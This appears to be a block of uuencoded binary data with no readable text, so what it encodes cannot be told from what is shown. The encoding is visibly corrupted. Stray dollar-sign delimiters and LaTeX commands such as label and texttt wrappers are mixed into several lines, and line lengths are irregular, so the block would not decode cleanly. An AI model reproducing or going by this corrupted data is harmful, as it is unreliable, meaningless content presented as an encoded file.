MF8M:]I71@0?;P_+=96R%DV#0*5RPEC*22#E,VE.SIG'N,6C\$']14RJ+@#!>/ M.+\?RP^<U(YFC:*_7XA^%(KG,3AB#7U?1^0Q_NSX8^;C\P_,>;N=%WF.4LT& $MH@8 > T4WRMQ=R/)B3]-L9/6^N_N<C_Q*KE^<[[=T-&%:^:01/P.0'ER0SQS]$ M:P*';6`B<)(9`H(L'O=^.*+T'#=;*8H4&2?7CR1LRJ)))/G\$(_8KN^6*#,T MK[A?PBR+'C.]?;\/L2!WN33>8Y\]L4Y<D!!_0&S0'"NX8S0G[&HD]Q5KNZFY M]J^7<(P\>T6*VJ'*)?''M&`23I]4^.%V;Z.D-)\1ZT1.:GUT08[N7CNO=5LX MB-6=*BM"2=':T4D@ZB/&6>ZK,X7%`1(/3G6-)^*Q8%@INYFBJJ\$``I[G]9+-MPRO(?FBVF_?@KV=@HJG7;A\$5T;/R\]>N#4?#TZ'SGIQKU-<9UU)"*T9!>GHM M1AH)KNS<'43;:N<D(ZA.*(.L@"@5\"@4/`\$.!SDW-8THI\$B&YF"LI;68G<D; MQ0J3!HX8%9LPC`WR3A\$O'T7\$K=%S<05N269Y@7R+YFFIR>A1TF!&1+).23\$9 M%4X\$3H:A(",@&H=R>RNH88=(W1CC:3L:D&:^D-3AX'IOTK\$"T>]V&3VXQ>-W MD9SGV1A\$XX7H&1,MG>[!=,N,03U:]J?+WLB>+,[DF%:+"A(,+@UMGBOUL2RE M;:Q1&>IMW-2GZ_8`]Q1]C)6OWI]G%1Q)UC6MGT.WEP8U\$P!8&\J50BI31_-1 M:NRGHX!8HC%`JAC@RA23+VA8I8]U.X2<&<8(!R!C]L`]!&[<2:C85*&VIB1-M!:%>IE]7\'1[;F2F!1K5B/&9G5VE6`8N#,AE`-67>7^C7W/^?>\[Y[K#_\^7 MAU?,\W^`0^8%"*:J\$FHZA70@&1U.RV._N3/D\$*A!&V`;B]N>MB#1KZ`_LGA] $M@AD/\&63A'[\+TKW]WW_)]?]>/KP/SO]/PK/9T!"^B;OOY&?$^$D+LZ"V=#.$ M\@.00`R,_NO<SH1,"^SD;!6\$2FPD&%QJ8G0V<05NA[9;B+>ONY=Y?BI6?K]I M#Z^5D97#EH**7O5_'0CO'0T]*=F40P65PTJ[QYN0",1>[01,_E\I[T!1[0EK MU^=[-]?5+Y+#WL)BG=/<PNOSAGG%WBB7L`YZE#[K;/W7B7M-FUM-I='JMCB% M]J(B?%8RJY3Q!-.O"(82N1+KEFC=?':BE1W`A\$HV^,88J/>HV7E2N/\8:WF` $M; `7.?/Z2[T]9)9+GM^A[Z33M*AODE$WBI'-%N>]2X#@<51@12CWH6]^;X=.($ M:?9,6\68)\Y8NKP;\$7WF#L@[(9<O;.`0>(Y0Z,@VUL(MLE!DV_6)F4E5()OY MQ11T-_MT3VQ1FJ]0VMG9L0F`L-\$1J/I)(B/<'QZ]EDCQ`D*^=^V+C>>]W)(L $MYV)8:VW0@"VES^L92W5=/JT@(2I)!OR/N>]73S??/)U1^/3^;)!((_=>^8G)$ MSI[T7NM8,^Q^PW3`_\/T!F'T;R%H_2"`?NB'5^\N/EJHFN7=8"8;NWM,57'Q MH:+^-GK/IO(<-!Z#R;C\O/Q-FY\CB*'XVL?>'LK%^T(1ZWL.GV&M<.?+?JGN MEBJ"@JQ[+U/3KJE\Q["IQN'<IGD/5Y_@X]*U?7PI(X&C]6CH6W&^_:J)4UGM M0Y7<MX,5S<9?HU<>IRZ9<%4>JK>*/<'B_0S2L4W[HHB"@"E!`?/J;D0V:ZSP MFL%?[_-5IGKJE(B/34"+MF89S,<BL`>U5Q.8!PU?<K<FJ(X&_6HY"AD%O&CS $MU/N3]AY008B*QH9!NG4,-X@,3IR+T8_P=$^&-,GFB$0.'/7P2;H;],?]$9Y$ $M:5:\<L@$L$D&FAELCYJ&'J57^2X($/]H^7%6H)]I77]M;8+Q/AX=6&#&9/L.$ MS49:*T;_,%W?]JYVMQQ685.<1B!^&+&(/CKQ?)K\$-&^-@J-9"3OX&P`YX3F, M!?&SC#B18=-H><:`)!!(A#R\K[O@*35!Q)1NLUY&J_>DF+ZH?>_#\]\6NN_B M5Z:%LRC>G9MF.]N;*@E]I/[".+<DW/,(GM+C.KM%:@L]27*]+HU*8S>CZDS> M/'8GU'3'KK==H6EWJB<EEILS_&S>G//OV@E/%UB?&7_3]9\XRHJLAR\PQ`>Z MZ+9EYI%J5`1,_)W6ZO;B4N][29>\$D6(1\$!6GG#5_O^D[UJ*E<(K^X8];F6`& M`8BJSU`_\$_]S])]'KP^#UOW+?O]V7I?S:%+^)HWN\\X/-\M^()1TCRL!IPQ MGA?W%?F'C:?N;)XI("\`A@+9[47B;7;\$"`9`JD0<S;D@+F!FB=B(CC%;>7YF M6ML9/5^"VE._OI`[(ZW+I<)AYZYMHM"BFR4J3BR[Z@(P1VR&89D!@?5%GL`M $M4#6*1:_0QDT,+W!&9(?B^8V-'AJ?MM93>$L_D:KG.D`_)U^&D*?O/`OW6![$ MIE)KZ::O%167&23`P5+10ZIP0.@?J!,C]6(E"1C=ZF7*AC<@36R)BV1A'`J2 $M_{R4SR-ED^B}[LXF6?Q4H1Y)C^G]A=Z]C?TA@RSC":T4D6=ERMI'O?8L$ $MB(Z+^+VLMAE8"*,6D45V3?]JH`.OD/.FDB#=HC_F]:OO6J[F=\\-JO[/YE&A4]$ $MF\)(^2G=_F($0*F!*JC83./J^!]\VQ=N@(I#0X##06`SN86JYKT9F:W+=\-_$ $M2\%WE4(Z=FL0B\%6=\,=WFO<\$6\#(TO,*0^4<Z@D+R?\98WA:E7</UW=X\#.<:>"$ $M\AC\&4B:I7WF,5:(T(2AJ_=;CG8RM.XQ^G*^5E!@@_NK)FGUR3GGCD\!F?R!+$ M0AJ'<=P(X&DT8"63JDQA,V'SXLVKE6"\$_C\9R2P-D_4J_"H//7Q1>HCLN@]Y M<?KB)/"9'Z_F_4.*6['.^'Q5&^!^D_5K\R;5X/S:5]\$YJ@65\%T@B(0;0W>A M'\:5)J\$RL1R3%^(LV%2&%B:\D"1U[3W+3`)K54`?F]ET/D/"OTNR\M]]EFX\$ $MYY^?$ ",0(5<Y+N&3(%0/'[;R<GU'W^_G(Q^<[5G2!.J)J8-/?\$,SQ6=3XR\$U6 ME1MRG(S4&H*"/@80!*H(7&="(E3>XF?!5PNH>U`1NB0D.>OOV+<E180>SSW8 MKLZ(U7Q8HK8F1009D<"4X;QHW+J[C:FRJV4;P]6VN+%HM"+Z9G<\$!ZA*'QJS M*C\$ON,2R?9>_;\$+#A-AH2@"@OM_::[?=<'KDQ>\OMG4X]G7[&D+.MJZ-S"3P M:)C4'B!`A;!2`EW1_H7D]@4\I/GFW22/3=AEA??3@PD9,?%&6#MQ1E'NDSGE MZK?-KK`P+'TY)RBG4;6_Q2.`68PQ-\$FA_K1<KL21;R*R687LCE4RK0WK1/NW $\label{eq:mbpmb} \texttt{MB\#@H>KK^":2OQ4N(231@Z8?,;X=\#LV1(Q<EXZ<"4?&5P90_QYV^+X\=7RL)P}$ MCEMKGV[]*>31N#U?>">'E=(.DO:[&4>,\$A<)1"\$MEDR;'NVF.6,\$E@ZGH?]?

 $M"^]U-+[^YX90'G=CU-V@[!%K4WRM!+^E([DGS?IK?Y]?:6]KV%#0A8<=2,H&$ M+L!U&2ZQN"P>L``@')\$@1V:@"2A.`BC)\$`\$DRHC8.\Z=,4ZA=EUNJOLQ\I2W $M>B/T4_J+?`SL(_(H#/026B?,I]_6K/1!=Y:@#!>?/6G\.9WE>9Y8]D!.O$`]$ MBO`@V)!3[9#`/+,`L8!L#RU>6/+0GW\$A9@0_5IK[DC]S_Z%:^ZNF?=!]S;/N MJ0:]TM*F'[I6PGW(I]Q]TT(/W7W&"70U]U7W7:P`9!FT(&(/, "O[8>1M.@"% $M\4+Y@K>UP5"$^&R'16:11)J&&M+2F,H3S$0&WG_(]W_T]"D1POJDKOXR"'A$ MA>D&/P] E^:9\ 8A4'LO8.5TY?!O<>7Y8PN&<*A^(-;VF,P;2IAF>>!6GF=* M/S.MW[*7/=M=_/]_FA**P5L9Y)R'.\$?CE+\CV@TH^,>@GM"5M%-XL7N-8\HF $M)A9[>]V(D=)%"'3[?0;3IJP/=!I(>N6ZF3W3=1#B$O(8DH4D%[PWO_;H34-#B$O(8DH4D]])]]]$ $M@(2P9-)=@B.SVE`I1$<R1TQ;/=9?>,8U?L<=D_&C>F:P>YGA[LLS;;U(B=]Y)$ M`0@_'0>GZ4WN8"_'-G];,WG^WLN8E;C+B'_UX_GWXB+USX<X\$\=G:+-,&D.B MH166-[CF_1VO,T()(_=]G#H2`>U]S6YO*KZ*?URA\I=@:^CX.OXJ](.E^#(($M2^{Q6}MM^{3}[*>7P>;KU_{:<.EX*I})9(IIT.E$"1]Q&;4;VWX>&[K\%K[QTP0^{1}]Q&;4;VWX})$ MD2T_"_3SU\$U__:\[:LM_7,"U=;9]Q^KAPOMV@>!+QG(GW1;^Q/KF"*K0H-]E M>O/Z;CUCR?I\GXO57EU#2OM^AU8\795=HR^#,VK[.;O([I"?=3[V\$["O/`=R MAZ6JP<'^*0J9R)]CVOS];?PM2M'ZG7%()('N>VWV4K\$;?2@?>;0NFJ9L0R/A M);C[HT%>8STF/5,<&IR"UWN"9&HF51=`7_9"H/*9[77T@14^K\$LJ?3G5&<WX MH&, *'L4\$5ZR]EQ5#PVJ96[D3@K]=F&;HDT]?6J.BSY<2)8B@\$<8[8!DP4VUM $MA4#$-W.(_6D.H"1"0)-#N(R/P_)NJ<Q\2,2"/B?P,H^+9$*`)ZL.$)UO:]$ M7`K;*H3VBL37,^A'>PA'3SX#-,A.&00<D@1`A#!F>I7/![2*19_M%\MP83I0 MC74+4![2L@@-UB89B85\$\G'#723&AOE!P,]9(V%*[\$X&U`N=KW^?LKCQ]@,X $M.1DBZH^TX\#NRS"6@1/ILR":L=(JF4VE>,P\34Z9H6=Q@:%;E'A-@B4>?G?G$ $MT67-4Y3.]SDI7,6B@?"WQ#/\/9^)?X/][5CZ,4F!H]1?80'6<7#.K<L0.)QZ$ MN`=^H8\+)="1%;<,2\</A[.#ES&\$CRVOR=%\1H#D^\FU5&-`:?H!6,A@6,8K MBD`8PAZJ7V_K:KL+L`K;;'S2%\$>GH:MO-0MHVTNH:"&=GN[AD?)Y\Y->._?Z M=OH/0_.^YT0X+YSTM=L^'IZ?.]/\#PT^?][WV*#^)\Q0:^#?2:KN0@.NNPQ^ M4-.0TC"J7W5VT X5V7@/B/^&VBUNX\$)9!?*2"O #[#WSD->YUU\;[H?;^63R M5?;^6EGE@RA/]YIDGE@:\L21\M^TV'EON.DPLQY;F\M\6AL`\$`MB`@#8"O"! $M@, "=>1K@UXB*L!!KQ@"-B+6@F\X=07K8-SIMYX7/[#>3QQ-WU^VYBJW^EYDC$ M.-QG+%B'*YB"QB-X@C"\PKJX>7X\$30G8DA\$^PD_A,N0ZV,!L?^SJ'!)YXY6> M5Y_6G6\E=%MDWER.7!@ZG'OO7\G.IDDL?IJ;9)CO`LATU]VYV(?L_3+*KT*+ M/=Y%W21(8\$0HW0ENUGCIR[O&4*U.J,*TX!-RA%/CL:90W=8*RV#<]J8N*WRR M#3+0L/NG`;1>%)HPC0*)E;5F/2V(]:S^KCEUSQA#4-7L2^:(LGZV/U102BSB MF.H>G.P#F`Y!%OS2,BQID0@);XD)A!=5@7@\$]6KV2M/V[=.`@?99Y?M=?5[^ M+ZO7V=>9RWZ!9]2O-Y_!/C/+F,8/B:\%\^M',&A4<3>SA33G:?4D5:4H(D,% M#F5&3!&;<PQMC]\\HEC4;']%"!)O#O_E".R:7-)%>#?&8/"X)NGT+?[\/L6_ MN83P\$J5MXA>!#+JS'ZC%J.&A9OD^#@=D1V#_"9`OQHEX&%V%\1Z1+Q>"BM<< M=YG4,JG'HOO6+:_,G)OL!D")1^/_?/P7U3(0?_-+B3S]62'_(;\M`"SH#64 M4F8/6PU-=5SIET<B2WVUJ8F:L.(20^\$>462,6='V64`AVSP367<]%9<>?RGR M:\]:P+&UZIW/5(P+D%^ET[:4JKQVXO5?W-285RI,.WD70?3ZJ50V_6*2T4)@ M19&4/`*2W]CK\D3\OA'T"@3"5S\3/8R.>H6Y\$\G%MVL5 2UHM/MG\"/6]BO= MTOGG.!Q=D&1EO)&"G[`]^RB"#MZ"D>@V;L[RNR4M!:ZP1'R)`+1!JF01+V/* M7;FS))Q^/-\$81B3",\$PDW7&R!E:IOA+<DO928"^&TIVK/D7YGB!1'W_@32/S M:JI;+YN,GBTZK(4"Z2N80875)RDV5W\PDY5W9"S>+X3=XL7.U\$J[PTMRT2YW MF7)/;J\:KKEKIU4XZX49/DT&U9!P\:R*'@8!PXU7!-EINJ11N(VQ+X^8Y"_" M<PM0F:=^06,-\P]EDZ]_:01QR.B&)Y>*I1D''SJQL^2(TKR;X*(":'C6\$T\$2 M`A\$N9;8]FK?59B8U`CL@Q^IG,'@]HP=4T]J7@60@`C_/-4H>P10[!KLO\$23L M;',]S>EVUWA_X?#?\$!+?CWM;KX+,UXY\(_?\L\C^)*TY,V1-L\$J>/O[0/ZL> M2\;]E]G]I]G]E5GVD*^P;,YR@BB-5C[11/M*.JTGVAH32Q33_=>`E?8Y\$44(M?9<5I#[.'Y>/M,/W0(?:E?9V0\BC1=?E_:VDM^VL_+SY7X+/E0LKRIY4NB5Y M5>-K!^7[W\7B6?\(_!Q>*&SW(;.^3E5/U,L5-.%X@RT\$28,ZLNT/<)P.\$/2P $\verb|M%2L-8DM12E/%?EYODI<ET2^5QG<$/FBB7UA^XP>SS$706:)T6E86]Q\\MA<UG$ M3.[Y%LJ\$?OFF%XZ!H%I:%"%O3<TIPB1 !VS6+,40DQVMDJ;=>:^<5`VO]]U? M5R.;\$#*9\$9+HHQ"^O8"YS5%C8\$;(R!-=8!'VMI:_*+QNX(X,U9TPKH^>,_F< M._+1>V5CX-;.!!!W1"'[(\00*GZEW:)+Z'>3##K"_Z2E(`K:AX/-Y\M#5W53 ${\tt MXS4"X,X\$L8P1!G\$=2X1Z^3FQ\&YHT1^=A-U39K=5S`P2FV')>2IX<B\$VHI0R=1}$ $MG.FS^{S}=UP5XI+3_WF[^R_W?;V9K-\#P<G8OC#1I"(((QS$6K.S4_YY&Z^$ MS\?KTZO;M,52O"?.;#F9B<S#8X-&0C4B`?S%^N^.MGU"\$<87ZDL\$#G_AOU[?

MEJ_:_:58#:>,UQP-W%Q&+FW_F\V=Z`DD?4UY.J;-]UM/CM6(X'Z&X.M[JWYB MQ%0""&CB.N:9>2'8R.!4?(00B/U'FJNY#0XC1:L^5>..Z?5S]W?2?(A^?80) MH(H0LK4:A:B'+B`X2(A;T,11431G5Z>Z7-<[='=TL;G5VB\$;N54."11P-YXK MYJGQ;SP4CTS]1>-"L,(L#T:'R:,W3)S?]4QCJ"&*:][]B[5C`YO7TW*Z`HZF $M2DZW3 < A! + U[7*`8-/?) + !I\C/#2! : HD[D-9`0+%F25;%5#*/=AWI;N5&PO]$ M;TN%6.)WR7',;6-KS?/]JCQ50-WJK:?V>&!;-?K/H<O/@UG7+^-+V)F5AP8; MT4Z\$5.+DBUPJ#9DK%WIW;T4<4=,&10#B1(<U/`V6].M];U?+3?L4UWYV7/;8 M90M9M+]IIDM<-*2T?\$[]V,D00SL.)5.%23^%W5'V<=*\T^<4>?HZ<G099KQ! M_9\$[XC:`1KIW]5Q\$1V@.>VW)SS_7XOF4.,Z6*<F0Q!\$`0GG06.*^;@_-HG^S MMZ<SMP4CXA6B!+\`P%+C(4\$A'*0;3+(PS'O4[6CL;W+RIRRQZ5V!O.YV]^#T M?9S9F.8AVHRN+6I(Q[S#SU%76MK.WX0\$\$PV[@0%`N&%,A%+*+,&,0"\$`-'.> MX&S<JW\$?7!J?UUQ:!<VYW_:O[TODJ.([QKR-]<*_">BVSKIS^C=GI_*T?]NR MW?F?J^_>5_WY:\K0B_;U_OH\L^6,HK)C7'EB\)^M?Q>^9'Z/ROW`GW&+Q:X^ MXP^6^X?N*A]L^6^SO[BA;(8B@\$+9%;'9"#9;(!\$`+8ALB!;*QV6RD];9;.I> M4^R#1TY6\$R,NC%0YLOW?VOT_O/>)\J/POE?)IC9J'*GKIZ-ZP1_Q'.CZUJ8U M1`1^H:39\W6Y//-GL9+^&DWX^M&-6TOP:CFP:..6Z`S^''Y-OV\"A\Q4]8\" M=\$68QT9ANT-5.,85D]J@"NEJ:4*UB/D>"I6C%Z_5[%B#^QOU-]!%\$@8S\$"\T M)7.,(%'&,91B%F05[A.K/4"Z+LZ<^7ZW+J<G_QU?F&C"VW8G,YDS8Q?J5(!1 MN-I::1<A!03L+I4-6Y<1`^H5\$#<KCSB!XNC-Y?;I_7>,)]@ZUGGT?G/Z.R?I $MLNX/^AVSU9\setminus [B*V\setminus_4WANN/H=; $\#QO'TQRQI=?GI="6$, I:S*@_:\c.G]; *,$ MZS1+_;E\$Q_UN*VSJD[!L#@V*(1ZW`PSUMB9&10'[LT_>3;S?U%NQU.QC\N1/ $M(9U*\$14^{O'V}/K*8QA!^{U1}/VW$Q3M\FLM4J>+SV7PU3'JFC=-\$0^{H},\Z))$.; $M0^{,M^{+}}$ \$\$ $TZ_)_8:VN>Q?5^{,T}]M[#("3>P4OW\/=]L+E!7;-*<[M<G=1"`$ $M[\&YL6/]RYSZ-77%'+A'+_V.@@'SVSZB",!)8!XX]']3UMEO)W';:3MX6'/M($ M8'8BF1KU_9TVX*WZ6OT*K.ST.>9\$DKW?NV((MY\$Z\$[2@\$1R%CN?ITS3+R-D> $MH1/X&DYF4$D>(]AH1,.D!]1='J)\#EON2QH';^M)=`)E0!'0L!=IQA/[&W[)$ $\label{eq:main_main_main} $$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$BJI4N@+>J(MW)^T]F?WOG^* $$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$$BJI4N@+>J(MW)^T]F?WOG^* $$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$$BJI4N@+>J(MW)^T]F?WOG^* $$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$$BJI4N@+>J(MW)^T]F?WOG^* $$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$M^T?5KR\VFWV>O+\&]M-KUB=LKP2V3714CKKI,$$M^TYVV=M^TYVVV=M^TYVV=M^TYVV=M^TYVV=M^TYVV=M^TYVV=M^TYVV=M^TYVV=M^TYVV=M^TYV$ MR]?.+/5@.9^7=>C42Q1/IP^_I2U@R0>3WJK\$NDX4<AXBZB9'[UWCLE6R.690 $MA20QPJ6Y5"U(BD>&K-*K?\4PO"\%L0,:IIN//(2$Z(6SD)=7'IX"\L]$80)9$ $MGW&A^{\c}K^{\c}$ M8C&GYV<E`T::(7NBW<\5BM,0VA^+N5E+?(N9L6>BU>K2C=G@<0A!%&?5W\$OS M(R4HW']]1''@KZ!0?GR^FVC)\WG5]H6?'"@/I1Q%E:6&U&&%)\1`H\$+,,<49 M![,0#`1`B&9))-8(*%[1P:*BH/YO-=&_5>B("1C`&H^++594VO9S3B[KYCY+ $M\/>/?X9[*L3#^+7QRT^)N?0^*QVV=,@:,"21",=Y[%;\P$E!HA0#C>+UL!,X]$ MQ_Y6SWPO5\$!'JA\JZ@60]GZO#]#A^&?F1/S/RQY^3-F:_,TGY-D<8\$T21^48 $MN11V_{VP\&\&E82Y7Y4$Q<*3G"HOY7Y6:EVHR5^0)^3?B/R:,]25/R33GC}$ MB`MT-?DC^178?376#\FE&OR=*L/R1:6__Y_)*O\CW.P1?]=D/R#\G\CI?'_& $M]G/Q_^><?/GW?D_@=+0]]Y/L,/.*'TC7_@1+TW<E6?._"<P0^@^5'[NM4'V1]$ $MOP4X-O:51K^44J+7.\JKCZCXWK>VSOL.87(T(?1X1LT*5;7Y?.]EU#E=E^$ MZ/: R=:F25]OF>GS)7:/ESOOH]%NDE7_2&_3\<<QQ<\$**XHX&F]X](C.)&A $M; 4\&\&; W, M) "WL) \sl - (N! "Q&C6E'PB3Q)]^> "\">E3E4"5_4]16HZ0&P=$ M^- \$^(, X25N<I(CKRX.(=%>NX:2B['>*A#4QJ+(-E#*33/UA\$&J0/VWY<"-V0 $M2XN=+F;AA\&_[\#Z1\&A"=4,=,"8S;N9H,E\$Y13=TM0B'><LC;=]3MU?\#X'?:MV$ $\texttt{M\$6PZ}, \texttt{X-;} \texttt{NU0OV\$)@) = <_;} \\ \texttt{<9QK} \\ \texttt{K_<9^QH6CBYUT6+WF;} \texttt{NEG8WKC\$Q>LZ}$ MD.A^)%K0J+;VZ:S2]48QON^_7SBS&?+PB)R7F50W<C8/9_1;3T7ME20'N?55 M, OVT)[R^8&ATX2^DLV_O,^\/(L2L_D,S+]\%R_D?9)Y&'+]OOB!6\\&C]@9 M)WL?5]528<#)36W,"V=XXC;UC9(A>V0BPN=KRP^IVY?N\$!-MOYN`:JB5\$C13 MW34)T?S>KV!F&CA37_O6]0QD8[X3_@J2?#H7)FSW@R&I,.UQ5BOKD,^3R)WJ M]H*+REP:".>`Q[CJ+MFD57[\$@,W/<R\$:EI"AB._3#\$0#B-2Q/TS^LN,QZ,HV $MA.1:,O*A^B:^{S/GICM8};M?[P?_06E4"=A3NPK^^!OL,=P"_O#7H9GD&IJ=/$$ M?.6'/%^5,;+&03(>8H=8MQK1NM\$S>5MGGUV)#Q54(@DS]V3J-4@L@RT"-!A^ $\label{eq:main_substitute} $$M\-\,,DS5L7WW>SUF/5M1G?R6O^_U(1U[]KGR\NXR*3\&6G)EGCD8<V?O4YW_Y9=$$$ $\texttt{M,,B}(\texttt{YC3}(\texttt{S=_+?09F8T}]\texttt{0E3T8W}(\texttt{KK2,>C=E3\&H4V5+Z\#:})!\texttt{P5.@KLTKS58-V5}$ M(-6A`40U>!22RNV?4J[1783[-*GCIPI4PYVIH(EHYZ<"RB6E6B; %ER#D86TL M["07;+,IT&8B2&\+JRPVD*7"^\$E)T.+(2%T`#Y0.20Z\-:\V%L&8TJV\+<-R MB\$'1PE4>B*QZ\0Q'2,1")*86(QK3TM^_;5TUGG'-HYY]\-T5Y=96```(\$"`Z $\label{eq:mfv'/3} $$ MF_V'/]7\SQ\+=&K'JC=/V_S&[L]3UO8-/W9H/V7&$/E?9[G;[J'4L4*L>&*+]8.5] $$$ MQ>X01+@,"Y)=HC;<['PO^ORWO(^_"Z>!Z?#X_LO\$\9017/Q9^PV6UU_,07E $MC + (M_B \setminus O5D\$ = D - ; P'' / J\#T) J < _5; 0 - ?K2 - 84 + 5DZW6 `2`##6\$C`" = :) K2&3*"$

 $MB(E-?;9JM3\%E6)0AC[5/MI*Q!\&E"_MJ;GVIA:5?MJX\!`3]80)/M')Y6E\&GR$ MOE03")(EBB7#*&(+Y5LNHEF5/W&&*\\$WY7WNX^5^W-01<F:6D%)@/MZL:\$4G MVZ242A/M**C#[>FBP^W:;^W<1?*UBE5E?;@S]<[/Q?Y7Z]>6/+(D_7KR'W' MW")?9X3Y;_;\K[Y)_)]H/9J) `7HBB(Q@>4*O\^'L_4*C&>I+Y24QDG.TGK8' M>+]8J2'WP_!]E.\$L!LC(7W'CO]?0^=ZZ(&\$A^*=U*/&EB]KXLHCI)ZF,=U&S M#6;??20>\:-O&%[1_>O-M+*<-"PTZH(T?:_0'\KK!JW/O+.+PU:U<F&'TRRR M2^>?B YMNZ:'\$@?\C2V+@A;Z0M YS%JD^,DFPMO!E5P25[V*Q@"&:Q&C'(Z M`?H_K[&YV`K+9A]!15UPV9UFK\$;_J]3J;WCM0QK&)\$"R&2"954*N`Z\$E?9J8 MU1AA#`(E&&(*A-RWS5U%\$7[+'V=X;TFI,>+DQ0OH'^U,-8XFOK+W;36IF`(3 $\texttt{M]Y,.'&0_9)(;N^"9[41<x40V?G4@;>?@Q\&_4GETSIB2:;R\#Y'M_,QYCWN5J4]}$ M7TRZLW-P0/N"+FD?7]NI0<L7@%Q!!5PO+06@B(,((JQHDP.>5IW?;J6PCDGJ M+)!D_UY('""4(\\VQ4I_`(]U['VN[KXKL*T**4.C?:[/:C@D;(G?W9G9PXBF $M:1(]'V?T5'X]:%1X@3G[Q[-)K[RXW1`+KKBXG]>6&*EL_8QH+9*G%*EP111\$ M1)XS:].K@9^[LLMQ"@52YJ@HIU%(^OTK%D/7W^]]H:5M?COU<"GG]K5%2"2K MQ;RL)K8LAP(M':?2>^T`E]?Z7FMD+*RH(&.0;_&-\$!Q&7.9&OA5S>4<SR%X2 M:E4Q"]O3P=#>H2RYA)PILYI494GZ[TI4_'?%8=04\=QPP89@V:9#D!B;OMYC M, %QG4-MK[2JX[V('6&P7;^;?G8-]CK/*TO')GEV<%]\82Y4=<_0ML2:,)Y5" MP#QB+FHJP:!*NS51SO"S>QJFJI_]=TV`I^2:?"CA^IPUDHPPL3%G`^T:17@# M9GNKG88M9*['2UG7.&_S1T`X[\$0CFN_&0G^<*94D!63Q%&40MQ)W9LZ%H]!(M7I%N&U3AISY&5.P@OF,4XQEDB-.(UA3)N2[CI=*F7+1#_7_#AQ*JGF%B#\$(6 M)O^S_N_7INR.[\8E"R._F*\$/4C(#W><VFC,[!I4[VR`BL\$!`A`"Q`B`D@0<? M&+*`O%9FQ?:*1-TP6W\(PX^5^5ZLL(?K>3BT?ZX5^;/[34?H]V@%'J3L\66Y M+ADJDM!%D\$!N@W`>/NQ@2/=D;OWQF!5<\/\Q_@(\\\$_CW8_POKA_"IK\)'\) M&NEBH8<_A'X5P?PC+024TIBLK0D_"!?PJP5^\$@EC5*!\=1BE4^60[[\'/X2 MLI\$)^"JS")^#1^"?1750?P3%/X*1!:?P;RI\8U%&_P72H85;#[\:+_!>MO/($MZ5^*-:GX'PI.\&:K^@&45:JZ_!?P;)X'[SP/]WY,^(^:_,/PM/Q/Q/[\?B'I]$ $\texttt{M/>^QX6FR*J`KW(V/C9*U!C?,`?=7$SN-;>XM54QF&7+P>FS"Y"=+Q^$P0S_6 }$ M;L52P]Z-[].AY812&2#OZC/I/FWX9W\$,-5?@Y2K\^(%FVAH:8C+"LZU1(CWT MOSV;!+\$#;FSA(><>!D"2.4=BZIGV4Q3K^67W_M(W^Q,X+"RPPF.#4@[9R*VV M4"B'T4E\$<=FY-/G+6E'Y]SIF:,*/\@;J>QU&AC%]Q.<%G;YJI)`1L06DTX+ M].89<WU.V?U%+F=!,X*%G'7RA;![+H)P8MC@%5N'.G[<VAF=E^JW\$@WK2_PR M`\$'_&A?IHNQX,14B!OV31BR"E+JM,<`XCVL<%K9].IA\>,L]1Z.P\\<G4P.I $MLZ;9[B*K87E,-4[=[Q%4@B440@?!;NGC`=5I4^M\%,M*H89]^SKONN;'-_L\$ M1KNZN:WUS^!N,N[^G]\B"'^`<GO3RF7[GW9^)E^HN<Q5NW[MVXF!NJO=?%.R $\texttt{MY_S@} \setminus \texttt{4VFS[;TM??]} \\ \texttt{"VPT^S[QRRE+9W[L>)} \\ \texttt{199WUXGTN"HN15J+ST'15KP^G+} \\ \texttt{SWP^G+MY_SWAMP} \\$ MM-.NL/_S/AX)=/W.\$_UR9_8KATACP\$<)%S3ME@>9Z3O<8>19Q=O[4O2 NL 3 $\label{eq:mk^2G'JYI[Z^J>W,^YAFQHD.RJ'M$/RI\SQ/J.?;QT$$>AD&/]`ITP\MWI:N} \\$ M8V>.BH\@\L\#"&2?42[,=B+-;T&?(E\B31N@EQP(03/&Q*02CIY-YKGIS>"5\% MH/O<!T9"X50%'J[\$YAO9RFF2,H1,+V\YD/7BNJ\$/*AV<JOWFQV`Y"..RTF+Q M+"D2B2DWP'AW,6H]B=@'95S#%[0Z]@SUH0Y&TOM<&CB1W9P.L(B'??)(N8-* MB=<C\$`@&V0B%0Z@@4N*>?+3">B-R'L(#]\$XYN^G>\$:<TLMWSX'2()*7DI"2Y MAJ4JH-)6("H#H;LB\$4TR%KB64!1SR_6\$4DZ(KLB"?FMO*I2\$#\$ZF>B*U-<\[MT5SEX9X6=[7=\$ZIM---!M94I22NNM;4!(8YJT<41R)4RNEP"<D^2V26L219B $MR2_Y\&S^*)<!"?,+'162N:,+]]?W"F,+-44MM/B2CG\Z?^U>L*DU*1+0.3"6D$ $MOL2\MH\>E:1S@\X\\#IG.X7395\!"\SE*Z\#!,B)X2<Z1[]=:Z\S:\SIT:U\SIS)1$ M!(&JE3"KLD,M8'G``DFLE-B-,-=G=!XO69=F9[Y5'BTMA=_A76?)EZ7I&8X& MS('<&*(6(0#KS?E'TK\F#.SKU-RX2AI0_K3XW%END*:-2D\$*"(/;+\$D5A9@R 